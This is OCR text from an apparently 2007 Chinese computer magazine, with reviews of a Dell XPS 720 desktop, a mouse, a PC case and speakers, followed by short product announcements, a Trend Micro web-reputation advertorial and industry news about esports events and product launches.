超频玩家很多都不喜欢把主板装进机箱，为此，华硕特意提供了9个橡胶脚垫，可以将主板撑起来放在桌面上。而在各种插针上，也提供了独有的Q-Connecter功能，使原本凌乱烦琐的连线工作变得轻而易举。在以往的玩家国度系列产品中，主板接口处都有一个LCD屏幕，用来显示系统的工作状态，这次华硕将这个屏幕独立出来，更加方便。CF [CP07]

我们都知道"华硕品质、坚若磐石"这个理念，但华硕是如何将这个理念贯穿于研发的始终呢？

华硕电脑主机板事业部产品研发经理 陈约志：大家觉得华硕研发部门很强大，因为我经常在那一边，我觉得不够强大，还可以更强大。我们部门领导人姓沈，我是他面试进来的，刚进来的时候，也是自己开发产品，下面带着工程师做产品。我记得华硕早期有一款很有名的主板，大约是在1996年，最特别的一点就是其他厂商都参考Intel的建议来设计，而华硕当时有沈先生在，他对CPU的架构非常熟悉，我们没有完全按照Intel的指导，而是加入了自己的设计和改进，这也变成了华硕后来在主板研发方面的独立风格。

华硕的特色就在于我们自己对品质的坚持，我们会重新考虑每款产品的设计思路，自己尝试并模拟仿真验证，把性能和品质调校到满意为止，各方面性能肯定要超越公版。早期公版设计很普通，而后来的公版设计也在不断进步。我们要保持高于公版的设计理念，研发的压力也会越来越大。但华硕研发的最高领导人在设计时创下了的这种华硕风格，后续进入的同事也都会传承这种经验和风格来设计。

追溯到华硕的创办人施先生，也是研发工程师出身。他认为主板研发工程师要做到全面，就必须要介入到BIOS设计，有BIOS设计经验的人才可以做我们的硬件设计师，所以这么多年来华硕的BIOS已经非常好了。有经验的人才是很难找到的，每年华硕的研发部门会招收很多刚毕业的新人，从新人开始训练，但是整体设计的风格保持下来了。他们在专业领域的知识和技巧也一直延续下来。华硕有一个非常特殊的、一直存在的、其他公司没有的研发风气，这个风气和传统正是让华硕研发团队在业内有最好口碑的主要原因。

迄今为止最豪华的整机

Dell Dimension XPS 720 台式电脑

新品上市 800-858-2215 http://dell.com.cn/H1


Tag Dell、Dimension XPS 720 〉台式电脑 〉评测

XPS系列是Dell个人电脑产品中的顶级系列，这次我们收到的XPS 720虽不是顶级的H2C型号，但也堪称目前最强悍的台式电脑。也许有人会说，自己组装的电脑性能也不差，但XPS系列特制的机箱、成熟的设计和售后服务就完全享受不到了，对于发烧友来说，这些也是很重要的。

虽非顶级但仍奢华的配置

虽然这款XPS 720并非顶级的H2C型号，但内部配置仍然称得上豪华，光是一块2.93GHz的Extreme X6800就价格不菲，虽然比起四核的QX6800来说稍显弱势，但在绝大多数应用软件和游戏中，性能相差并不大。存储方面，配备了2块750GB的SATA硬盘，总容量1.5TB，相信对任何人来说都足够用上几年的。

硬要在这个配置中挑点毛病出来的话，大概DDR2 667的内存算是美中不足吧，虽然在日常应用中，DDR2 667和DDR2 800的实际性能差距非常小，但现在DDR2 800内存也已经很便宜了，而且如果要对处理器超频的话，也是DDR2 800的内存更合适些。此外，这款机型配备的显卡为GeForce 8600GTS，在这个DirectX10时代的开端，能够满足当前所有游戏的需求。



有钱也买不到的机箱与设计

XPS 720的机箱极为厚重，再加上里面各种配件，整机重达30kg，力气稍弱的话都无法一个人搬动。这个机箱一改传统四四方方的造型，从侧面看上去是个平行四边形，再加上银灰和黑色的色调搭配，在产品同质化的今天显得个性凸现。在机箱前面板的顶部和中部各有几个LED灯，黑暗之中发出幽幽的光芒，不但很漂亮，而且也不必摸黑进行操作。





性能非常强悍，机箱内部设计合理，人性化设计完善，可自定配置



工作噪音稍大，价格昂贵



作为目前顶级的整机，XPS 720向我们展示出了它卖这么多钱的道理。我们收到的这款机型并不是这个系列中最高端的，但是也同样强悍，至于是否值得花这么多钱去购买就是仁者见仁智者见智的问题了。

规格

CPU	Intel Core2 Extreme X6800
内存	DDR2 667 2GB
硬盘	750GB×2
显卡	NVIDIA GeForce 8600GTS
光驱	DVD刻录机
操作系统	Vista Home Premium

(注：由于价格变动较快，请通过电话或网站获取最新价格信息。)

机箱内部依旧为BTX结构，能够在保证散热效果的同时尽量减少噪音。除了CPU采用BTX结构的标准散热器之外，这款机型还在硬盘架和显卡的前端各增加了一个风扇。仔细观察的话就会发现，有些风扇和散热器的边框稍稍宽了一点，盖上侧面板之后，内部可以形成完整的风道，加强散热效果。

各种人性化设计细节

如果想安装或拆卸一些配件，XPS 720的机箱会带来完全不同的感受——甚至可以说是一种享受。硬盘为侧置，并且开口向外，再配合活动硬盘架，装卸都极为方便。而光驱部分则延续了Dell整机一贯的活动面板+滑轨设计，装卸都不需要任何工具。

实际上这些人性化设计的细节体现在各个方面，在机箱的各个支架、角落以及散热器边框上，都可以找到许多预制的理线夹和整理好的线缆。新安装一个配件之后，会发现这个配件所需要的插头已经准备好了，直接插上即可，而不需要想方设法地从别处拉一根过来。CF [CP08]



横纵滚轮 媒体天下

多彩DLM-900BU猛犸豚鼠标

128元 0755-21089596 http://www.deluxmarket.com

Tag 多彩、DLM-900BU 〉鼠标 〉评测



在看电影、玩游戏的时候，如果想调整一下音量，难道还要切换到桌面操作，或是伸手去调节音箱旋钮吗？不需要那么麻烦，这种常用操作完全可以通过鼠标来完成。多彩推出的DLM-900BU猛犸豚就是这样一款多媒体鼠标。

四向横纵滚轮和丰富的多媒体快捷键极大地简化了使用者的操作。比如在Excel中，普通鼠标的滚轮只能上下滚屏，而猛犸豚鼠标还能使光标左右移动，非常方便。除了横纵滚轮之外，这款鼠标最大的特点就在于顶部正中的多媒体控制键，这类控制键在键盘上早已司空见惯，但出现在鼠标上却还是第一次。没有亲自使用之前可以觉得还无所谓，不过一旦习惯之后，会觉得以前调节音量的方式实在太麻烦了。

多处防滑设计使手掌牢牢把握。这款鼠标的侧面采用皮革漆材质，而且经过打磨处理，手感非常细腻，大拇指和无名指可以牢牢地夹住两侧。除此之外，鼠标顶部和尾部还有带花纹的橡胶材质，即使夏天掌心出汗也不致滑脱。猛犸豚鼠标采用PixArt PAN3101DB传感器，分辨率可达800DPI，最大加速度为每秒21英寸，这样的性能规格足够绝大多数消费者和一般玩家日常使用。

CF [CP09]

规格

分辨率	800DPI
按键寿命	300万次
按键数量	11个
接口	USB

功能键非常多，随时控制音量和播放进程的感觉很好。

两个侧键的位置再向后一些比较顺手。

以一款百元左右的鼠标来说，猛犸豚提供了不错的手感和多媒体控制键，特别是横纵滚轮这种原本只有高端鼠标才提供的功能，如今普通玩家也能享受到了。

办公桌上的八爪鱼

金盈利2001机箱

485元 http://www.kimprofit.com 0755-88359904

Tag 金盈利、2001机箱 〉机箱 〉评测



在这个产品同质化严重的今天，机箱厂商往往以精湛的做工和出众的外形吸引消费者。这次我们收到的金盈利2001机箱不但在外观上非常标新立异，而且各种人性化细节也丝毫不马虎。

金盈利2001机箱在外观上非常个性化。可以说再没有哪个机箱比它更大胆的了，机箱前面板仿佛有一只八爪鱼趴在上面，看上去一模一样的八颗螺钉其实内藏玄机——最下面的两个分别是Power键和Reset键，挨个按一遍才发现"正体"的人恐怕不在少数。机箱的侧盖板以大片透明有机玻璃制成，还加入了一个辅助散热风扇，将冷空气不断注入机箱内，再加上前后两个12cm的风扇，散热效果要比导风管式的机箱更好。

各种细微之处的贴心设计是这款机箱的另一个亮点。机箱的后挡板部分采用免工具设计，对于喜欢拆拆装装的DIY玩家来说颇为方便。而且后置风扇位旁边还有一个小小的理线夹，虽然很不起眼，但却能有效避免线缆过多纠缠在一起的问题。这款机箱提供了4个横置硬盘位，且正好处于前置风扇的后方，不但安装、抽取硬盘非常顺手，而且还能借助前置风扇为硬盘散热，延长硬盘的使用寿命。前面板上的各种接口自然是少不了的，2001机箱的前置接口处于面板内部，这种设计的好处在于防尘。

CF [CP10]

规格

结构	立式ATX
驱动器位	5.25英寸×4
	3.5英寸软驱×1
	3.5英寸硬盘×5
前置接口	USB×2、耳机×1
	麦克风×1

侧面的透明面板+辅助风扇设计兼顾美观与散热。

前面板卡扣为塑料材质，容易损坏。

这样一个机箱无论摆在哪里都是非常引人注目的，除了美观之外，在散热、防尘等方面也有不错的表现。

书桌上的金字塔

漫步者e3350多媒体音箱

新品上市 800-810-5526 http://www.edifier.com

Tag 漫步者、e3350 〉音箱 〉评测

随着e3300的成功，漫步者又推出了最新款的e3350音箱，这款产品可以说是时尚e系列的延续，外形继承了e3300和e3200的设计风格，但在一些细节上却更加刻意地挑战传统。

颠覆传统的三角形外观设计。 e3350在外形设计上全面采用三角这种充满了个性的形状，卫星音箱、低音炮乃至线控器，都像是削去了顶部的弧形三角体。e3350的电源开关在低音炮顶部，无论箱体放在哪里都能很轻易地按到，而且电源指示灯别出心裁地采用红色光芒，在这个满眼蓝光的时代显得颇为出众。线控器同样是三角设计，而且把圆形的旋钮和三角形的底座完美地结合在一起，还在侧面提供了耳机输出和音频输入接口，方便连接其他音频设备。

内在音质丝毫没有放松。 音质一向是漫步者强调的重点，即使在e系列这种以外观为卖点的时尚类音箱上也同样如此。卫星音箱采用两分频设计，高中低频的衔接非常自然，而且延展性很出色。低音炮利用地面进行增压，并采用了倒相沟槽设计，以消除气流产生的噪音。值得一提的是，e3350通过一个外置变压器进行供电，功率高达54W，相比常见的多媒体音箱来说可谓成倍增加，这也是保证音质的一个重要环节。CF[CP11]



规格

持续输出功率	9W×2＋32W
调节方式	线控＋后置低音音量
信噪比	≥85dBA
扬声器	低音5英寸防磁
	中音2.75英寸防磁
	高音19mm防磁


外形美观，音质出色，整体工艺非常精细，人性化考虑十分周到。


线控器虽然经过配重及防滑设计，但单手操作时仍不够稳定。


真正能做到形神兼顾的多媒体音箱其实并不多，而e3350在这个基础上还具有非常完善的人性化设计，追求时尚的消费者不妨考虑考虑这款产品。



电脑桌上的家电风格

三诺AV-2205多媒体音箱

299元 0755-83026309 http://www.3nod.com.cn

Tag 三诺、AV-2205 〉音箱 〉评测

现在的电脑产品无论在功能还是外观上都越来越像家电，多媒体音箱也不例外，三诺最近推出的AV-2205音箱就有着浓厚的家电风格，与黑色的机箱、显示器、键盘等配件摆在一起非常酷。

沉稳造型搭配出色工艺。 这款音箱的外观不怎么出众，不过它的内涵显然比外观更深厚，黑色烤漆面板搭配杏黄色扬声器单元，在庄重之中透露出一丝活泼的气息。各种调节旋钮都设计在低音炮的前面板上，相对来说比设计在低音炮背后要方便些，但如果摆在客厅，显然不如线控或遥控等远距离操作方式，这也从另一方面表明它更适合放在触手可及的电脑桌上。

AV-2205的音质在同档次产品里属中上水平。 这款音箱的中高音单元采用3英寸防磁扬声器，人声表现还不错，而高频部分则稍嫌不够明亮。相对来说，AV-2205的低频表现比较好，作为一款不到300元的2.1音箱，引擎轰鸣和鼓声表现得都比较到位，量感和深度也都说得过去。需要注意的一点是，这类音箱与Hi-Fi不同，带有一定音染，所表现的并非"真实"而是"好听"的声音。CF[CP12]

规格

持续输出功率	8W×2＋18W
频响范围	低音炮40Hz～120Hz
	卫星音箱160Hz～20KHz
信噪比	≥75dBA
扬声器	5英寸低音单元
	3英寸中高音单元

外形不错，低频表现可圈可点。

建议增加遥控或线控等更方便的调节方式。


在多媒体音箱竞争趋于白热化的今天，从电脑向家电过渡是必然的结果，三诺AV-2205在某种程度上实现了电脑音箱的家电化，值得推荐。

BenQ 蓝光光盘 2X BD-R 25GB 全新上市

BenQ 推出其首款蓝光光盘 2X BD-R 25GB，这种单层蓝光盘片采用目前国际上最为先进的蓝光激光刻录技术进行资料的录入和保存，其数据存储容量达到了惊人的 25GB，是普通 DVD 光盘数据容量的 5 倍之多。借由这一产品上市，BenQ 成为目前国内市场上极少数在蓝光刻录机与蓝光光盘方面同时有产品推出的品牌。

爱国者发布手持移动电视

8月，爱国者推出 DAB 标准的 DT5200 和 DT5201 两款手持移动电视，实现了在移动中实时收看数字电视信号。两款产品都可以收看 DMB 移动多媒体广播，收听 DAB 数字音频广播。爱国者 DT5200 拥有 4.3 英寸 16：9、1600 万色高清特丽屏，分辨率达到最佳的 480×272，使用户在看电视的时候都能享受到高清晰品质的影音效果。200 万像素摄像头，支持 SD 卡扩展，内置 2000mAh 锂聚合物电池，保证 4 小时的电视节目播放。它设置有 USB2.0 全速接口，同时作为 TV 输出接口。爱国者 DT5201 则为 3.2 英寸 65000 色 TFT 亮丽屏幕，分辨率 320×240，DT5201 具有非常强劲持久的续航能力，足以保证 6 小时的电视节目接收和连续 24 小时的数据服务接收。爱国者 DT5201 在上海地区最吸引消费者眼球的则是该机具有实时接收和分析股票、证券、外汇等信息。这项功能对于普通百姓和众多股民来说可谓是一举多得。





航嘉 BS2006 升级 2.3 版

继航嘉首次发布 2.3 版电源磐石 315 之后，航嘉部分产品如 BS3500、BS2006、宽幅小子都相继升级到 2.3 版，航嘉 BS2006，是电源低端市场的主力产品，在市场销量上占有绝对优势，航嘉 BS2006 针对待机功耗和转换效率作了改进，符合 2.3 版要求以及国家节能标准。升级后的电源转换效率更高：典型负载 77%，待机功耗 0.3A 时低于 3W，发热量更低，更节能，更环保。低端电源同时具备 20+4PIN 和 SATA 接口。支持 Core2 Duo 系列桌面处理器典型配置。升级后价格不变，从而使更多主流用户花小钱也能用上版本更高的 2.3 版电源。

多彩 T2 平民价销售

提起多彩，大家印象最深刻的应该就是垂直鼠标了。作为多彩的专利产品，多彩垂直鼠标曾获得德国 IF 最佳设计奖。如今，多彩的垂直鼠标已经发展到第三代了。下面介绍的这一款鼠标，就是多彩第三代垂直鼠标，相对于前两代，多彩在结合了健康与消费者使用习惯问题后，进一步改进了鼠标的垂直角度，使消费者在使用时更加容易适应，T2 与年初推出的 T5 为系列产品，T2 采用双焦镜头，赛激光设计，最大的优点是在微尘玻璃上也能正常运行，桌面追踪能力超强。市场报价：128 元。

金河田 G1 多媒体音箱


多媒体音箱的 3G 概念是由业内知名企业金河田公司提出并完善的，3G（Good-Natural、Good-fitted、Good-Green）属于创新词汇，这三个英文词组分别代表了多媒体音箱所要达到的三个方面的具体要求：优秀的音质还原、完美的家居融合和健康环保。这就是多媒体音箱的 3G 时代。G1 多媒体音箱属于金河田 3G 时代系列，这个系列一个很重要的特点就是强调绿色环保，关注消费者的健康是金河田 3G 系列多媒体音箱的一个重要的诉求，G1 多媒体音箱的选材严格，采用达到 RoHS 要求的无铅材料，通过无铅工艺，最终也是产品本身通过欧盟最严格的 RoHS 指令！同时，G1 音箱还通过 EMC 认证，彻底避免了电子辐射、静电与电磁干扰给人们生活带来的烦恼，是真正绿色环保产品。

报价：228 元，电话：0769-85057928，网址：http://www.goldenfield.com.cn



三诺 N-20GIII 震撼上市，再现七年经典

从外观上看，这款产品采用了枫木 PVC 贴皮，整体感觉古朴典雅。在设计上，N-20GIII 采用了独有的气磁场仿真技术，音质纯净优美；中高音单元采用“双分频”设计，中、高频独立表现，使声音表现清晰爽朗；中高音与低音均采用法国汤姆逊 TDA7265 功放 IC，自带静音功能，可防止开机产生的电流冲击声；变压器 E157 输出功率为 15V×2/1.5A，额定功率可达 45W，使得音箱的运行更加稳定；4.0 英寸橡胶边复合纸盆，胶边采用进口高顺性材料低音单元，具有较好动态表现，音压整体表现均衡；内部电路采用热缩管保护，起到双层绝缘和高压防护的作用；全防磁设计 1 英寸钕铁硼丝膜球顶高音，灵敏度高、易于控制；采用专业的音频线，大大提高信号的传输能力；采用真正 Hi-Fi 音响才会使用到的——聚丙烯电容进行高频分频，使音频特性更好。市场报价：299 元。



华硕 EN8500GT 显卡特惠价 599 元

华硕一款高性能零噪音的显卡—EN8500GT SILENT MAGIC/HTP/512M 的价格仅为 599 元。这款显卡的默认核心频率达到了 459MHz，显存容量为 512MB，支持 DirectX10、Shader Model 4.0，性能非常强悍。华硕 EN8500GT SILENT MAGIC/HTP/512M 在保证显卡稳定工作的前提下，利用独特的静音散热技术，成功地解决了噪音与散热的难题，成为显卡市场中备受关注的焦点产品。如果你还在为如何减少电脑运行噪音而发愁；如果你既想追求性能稳定又不愿意听到显卡发出令人讨厌的嗡嗡响声；如果你追求性能又不愿意花费太多的金钱，那么华硕售价仅为 599 元的 EN8500GT SILENT MAGIC/HTP/512M 显卡一定是你不容错过的最佳选择。媒体报价 599 元。

超频新贵 P35 Neo2-FR 主板强势登场

就在当今市场上超频性能强劲的主板价格都在 1500 元以上时，微星以 1399 元的价位强力推出了 P35 Neo2-FR 主板，该主板具备强大的供电电路设计和整体热管散热系统，对于想要超频却又注重性价比的玩家来说,P35 Neo2-FR 主板绝对不可错过! P35 Neo2-FR 主板采用了最新的 90 纳米制程的 P35+ICH9R 芯片组，并且运用了超豪华的全固态电容和 4 相 CPU 供电设计。经过这样的强化之后，配合微星研发的强大 BIOS，用户只需要简单几步就能获得超过 500MHz 的极限外频，让 CPU 的前端总线(FSB)一举突破 2000MHz！值得注意的是，售价仅为 1399 元的 P35 Neo2-FR 主板运用了多热管构成的整体散热系统，把主板的南桥、北桥芯片和 CPU 供电部分所产生的热量都能被快速导出，由于热管的导热性能较普通金属提升巨大，所以即便在超频状态下 P35 Neo2-FR 主板仍然无须任何风扇帮忙，彻底杜绝了一切噪音干扰。

“宽大”风方兴未艾 BenQ 液晶跃上潮头

依托集团企业、全球第二大液晶面板供应商友达光电长期稳定的优质面板资源，长期领军 LCD“宽大”潮的 BenQ，顺应消费者需求，推出系列大尺寸、宽屏幕新品，其中拥有创新设计的 20 英寸 FP202W、22 英寸 FP222W 尤为突出。两款液晶均采用更符合黄金分割的 16：10 超大宽屏，拥有 1680×1050 最高分辨率；其中 FP222W 拥有 5ms 极速响应时间、700：1 高对比度、300 流明高亮度，配合 22 英寸超大宽屏，无论玩游戏或播放动态视频都表现超凡，呈现清晰生动的影像品质。



优派：“速锐”= 速度 + 内涵

优派(ViewSonic)两款全新外观的新 CASA 系列 20 英寸宽屏新品 VA2016w、VA2026w 上市，成为今年夏天驰骋游戏世界里的最佳产品。两款产品采用了全新 CASA 系列的时尚外观风格，边框更窄，更靓丽。超快速 5ms 全程响应时间，2000：1 超高动态对比，更是将速度与内涵表现得淋漓尽致。两款新产品均采用无铅制程，通过了 Windows Vista 和业界最严格的 TCO03 认证，而 VA2026w 更是支持 HDCP，具有 DVI 数字接口功能，上市就成为 20 英寸宽屏液晶显示器市场的新热门。 CF [CP13]

零接触 零感染 零威胁

趋势科技实时网页信誉评级安全机制剿杀 Web 威胁

近一两年，间谍软件、病毒、蠕虫、木马、广告软件及僵尸网络都是通过Web浏览渗透到企业或个人的网络中。传统的保护方式基本是被动地发现病毒后加以分析，然后提出病毒码，但这套方法无法对付来自Web等新形态威胁。但是如果我们采用趋势科技网页信誉评级服务就不一样了，趋势的Web Crawler技术，每日可以追踪3亿的网页，将可能暗藏恶意程序的URL列表，并实时更新评级数据库，防御最新出现的恶意网页。趋势科技以信誉评价方式，将网站依危险程度分为红、黄、绿等不同级别，其评级的项目包含：网址过滤、安全评级、分析网址、钓鱼防制、域名评鉴。

趋势科技网页信誉评级服务WRS会依据由网站分析所获得的网址可信度，为网站指定信誉等级，依据恶意程序、垃圾邮件与间谍软件活动记录产生信誉评级机制，避免使用者登录恶意网站，提供实时的保护，并且能隔离含恶意程序的网页。部署趋势科技OfficeScan就可以拥有完善的实时网页评级安全机制保护你的网络安全，它可以提供动态的创新性防护以避免网络威胁。尤其当需要配置大量客户机时，部署网络安全对于企业来说将非常重要。针对此问题，趋势科技采用了可扩展的插件体系结构进一步增强OfficeScan。这一结构易于实现向已安装的客户机部署新功能而又无需管理员重新分配或重新安装OfficeScan。这将使企业能够应用最新的OfficeScan技术来有效地保持终端的安全。

Industry

业　界

WGT2007 全球顶级电子竞技大赛拉开战幕

8月9日，全球顶级电子竞技赛事WGT2007在京开战。WGT2007选择了两个最经典的赛事项目：星际争霸与魔兽争霸作为核心电竞赛事，此外，极具人气的跑跑卡丁车和魔兽世界将分别以竞赛和表演两种形式融入到比赛当中。同样值得期待的是，本届WGT还将首次设立笔记本电脑专场比赛，通过华硕A8Sc、G1S/G2S、F3S等四款魔兽世界荣誉推荐战斗机型，让玩家领略用顶级游戏笔记本参赛的非凡体验！全新的比赛项目，全新的赛事设置，WGT2007欢迎你来挑战！

技嘉、可口可乐 首度携手共创电竞新起点

“可口可乐”电子竞技大赛在江苏近一百个城市数千家网吧点燃战火，魔兽争霸、反恐精英和街头篮球三个项目让玩家兴奋异常！决赛期间，主板领域赫赫有名的技嘉科技联手可口可乐品牌，为此次活动的决赛现场提供百台PC产品！以技嘉主板为平台，扩展Intel处理器、威刚内存、TT散热系列产品及优派显示器，这是一套玩家梦想中的配置，在此次IGT南京及杭州赛区决赛的现场中，所有朋友都能够亲身感受到这样一套顶级游戏平台所带来的震撼。

华硕 P5K 系列主板 媒体沟通会在京举行

8月2日，华硕在京举办“贵族血脉，经典延续——华硕P5K系列主板媒体沟通会”。活动中，华硕展示了P5K系列主板和玩家国度系列以及18周年纪念版主板，它们不仅采用了目前市场上最新的芯片组，配备豪华的装备，并且拥有华硕独有的各种特色功能，完全可以满足顶级电脑发烧友和数字娱乐用户的所有需求。作为本次活动的另外一个重要环节，在本次超频表演中，华硕电脑资深研发工程师陈约志先生专业详细的解说，配合顶级玩家的精彩超频表演，将华硕主板的潜能发挥到了极限，获得了优异的超频成绩。

小熊在线“2007年第十届中关村电脑节系列品牌公众调查”上演

日前，一年一度的中关村电脑节正在紧张筹办中，从中关村电脑节组委会得到证实：国内知名IT资讯门户网站小熊在线（www.beareyes.com.cn）将继续成为其“特别合作媒体”，协助完成“2007年第十届中关村电脑节系列品牌公众调查”活动。据悉，这已经是小熊在线连续三年获此殊荣，也证明了自身在IT业内的影响力与公信度！

联想康佳干将加盟冠捷 AOC 图谋品牌霸主地位

7月31日，AOC冠捷在京宣布，联想原全球采购高级总监禚春磊和康佳原平板营运中心总经理兼多媒体营销事业部副总经理刘丹双双加盟冠捷。禚春磊将出任冠捷科技亚太区IT销售事业部总经理，而刘丹将出任冠捷科技亚洲区消费电子事业部总经理。冠捷科技集团副总裁兼欧洲区亚洲区总经理段振华表示，禚春磊和刘丹的加盟，意味着冠捷的发展已经跃上了一个新的台阶。

BenQ 液晶家族全新亮相

最近硝烟四起的液晶市场，面板资源紧俏、价格起伏不定、产品之间同质化日趋严重，多少有些让人担忧，然而多年前便投身液晶面板核心技术领域、背靠集团企业友达光电的明基BenQ却方寸不乱，在立秋后的8月，为紧张的液晶市场送来一丝舒爽——面对不同消费群，发布金属型男G系列（新一代金属男人）与百搭E系列（开创DIY混搭风潮）液晶显示器新品，以及香槟系列、赤道系列、极光系列液晶电视新品，以个性化的风格、领先的视觉技术、创新的应用体验，继续引领2007年液晶潮头。

长城安全电脑二代横空出世

8月8日，　国内首款除CPU之外，全部软硬件均具有自主知识产权的长城安全电脑二代在京首度揭开神秘面纱。它的出现彻底打破了国外信息安全的技术垄断，摒避了国外信息技术产品可能存在“后门”的隐患，对于军、警、政府、科研等涉密机构，特别是国家信息安全的防护，具有深远意义。此次大会得到政府、行业、用户、媒体等多方面的关注。众多知名媒体记者以及政府、军队等各行业用户代表共200余人，出席此次发布会。中国科学院院士倪光南、信息产业部电子信息产品司副司长赵波、英特尔公司中国区总经理杨叙、长城电脑总裁周庚申以及长城电脑副总裁卢振宇等领导、嘉宾纷纷莅临会议现场祝贺。发布会现场，长城电脑负责人对新一代安全电脑的技术应用进行了详细的讲解，并进一步阐释了长城电脑在信息安全领域的发展战略。



爱国者数码相机 黄金像素800万8箭齐发

8月15日，中国数码影像领军势力aigo爱国者在北京香格里拉大饭店举办了一场新潮时尚的题为“超越梦想一起飞——爱国者黄金像素800万8箭齐发” 新品发布会。爱国者在此率先推出800万“黄金像素”概念，并一次发布了5款8部800万像素数码相机。可以看出，爱国者已瞄准民用消费级数码相机中高端市场，以全新的时尚形象，以及几乎囊括当今产品主流诉求的800万高像素系列产品，领先抢跑数码相机主流市场。

“奶牛风暴”正式登陆中国 Gateway战略携手神州数码

8月16日，美国第三大PC厂商、全球十大PC厂商之一的Gateway与中国最大的IT分销商神州数码携手合作，在中国大饭店大都宴会厅举办“点亮未来——Gateway&神州数码签约暨新品发布会”。在发布会上，双方正式签署了战略合作意向，神州数码成为Gateway产品在中国的独家经销商，从而也预示着“花斑奶牛”Gateway正式登陆中国。

Express 新品短信息

媲美独显 首款千元G33主板

富士康G33主板定价在千元之内，并率先在全国渠道商中铺货G33主板，产品报价999元，作为一款性价比颇高的整合型主板，G33拥有了强势的性能、一流的做工用料以及在同类产品中堪称超低的价格优势。G33M主板采用了Intel G33+ICH9芯片组设计，支持1333MHz总线，能够支持Intel全系列酷睿2处理器以及未来的45nm产品。值得一提的是，G33M同样拥有富士康独家专利的FOX-ONE技术，可以通过软件在操作系统中简单地修改处理器频率、电压等设定，而不需进入BIOS进行设定，让使用者简单操作即可享受超频的乐趣，同时，这款FOX-ONE还会在超频时对系统进行监测，当系统温度、电压及风扇转速出现异常后将会及时报告。



买电脑 送冰箱！ 浪潮商用PC冷酷到底

U盘、礼包套装、杀毒软件，如今，PC促销都是这些老套的赠品。近期，浪潮商用PC正在进行“买电脑 送冰箱”超值促销！从即日起到9月30日，以6999元的价格购买浪潮新英政M100商用PC，就能立即获赠一台价值500元的16升炫彩小冰箱以及用于系统维护的浪潮“e动快车”管理软件一套。新英政M100是浪潮2007年为企业用户打造的理想商务PC办公平台，能更好地协助用户提高工作效率，使商务办公“冷酷到底”。现在购买还可享受买小送大的优惠，想想办公闲暇时可口冰爽的冷饮，您还需要再犹豫吗？



魔兽战斗机+魔兽水壶 华硕迅驰四代A8开学送大礼

不知不觉，快乐的暑假就要过去，莘莘学子又将步入一个崭新的学期。此时备受学生欢迎的华硕笔记本也提前为他们准备好了开学大礼。从8月11日至9月30日，凡购买华硕A8Sr、A8Sc和F8S等指定游戏机型，就可获赠炫酷魔兽限量版运动水壶，在学习之余感受全新的游戏体验。此次参与华硕开学促销的A8Sr和A8Sc 这两款机型，均为华硕新一代迅驰双核新品，体配置英特尔新一代迅驰处理器技术使这对A8兄弟在处理性能、电池续航、显示效果、无线连接方面均有了大幅提升，外加超强独立显卡、高品质摄像头、DVD-Super Multi 双层刻录等一流配置的助阵，让您从学习到娱乐自由随心，精彩随行。

五款促销产品新亮相 微软硬件大型暑促又推新高潮

8月2日，为答谢广大用户25年来对微软硬件的支持和厚爱，并为庆祝微软硬件25周年系列活动拉开序幕，由微软硬件举办的“表”我心，欢乐“行”活动已于7月中旬在北京正式火热上线！微软硬件联合北京五大卖场（中关村科贸电子城、海龙大厦电子市场、鼎好电子商城、太平洋数码电脑城、中关村E世界数码广场），携手全市20家店面，共同为用户带来清凉的夏日数字生活体验。近日，微软硬件又新增5款促销产品：微软Habu游戏鼠标、微软镭盾游戏键盘、微软无线迅雷鲨6000、微软无线霸雷鲨6000和微软无线桌面套装舒适版4000。

当音箱和沙发完美结合 奋达PM220备受推崇

近日，奋达为了满足更多玩家的愿望：希望给魔兽II加上个沙发坐椅，而专门设计，制作了魔兽II的专配坐椅，我们称之为魔兽II的专配“坐骑”。从8月份开始，凡购买魔兽II的购机者都将免费获赠魔兽II的专配坐椅，欲购者，必须提前与各经销商电话订购！媒体报价：980元。联系地址：中关村e世界C4584 010-62680728；太平洋数码广场A场二楼269 020-87516026；颐高一期三楼368A盈韵电子 020-61026368。

599王者，昂达高频原生HDMI 2600PRO大降100元

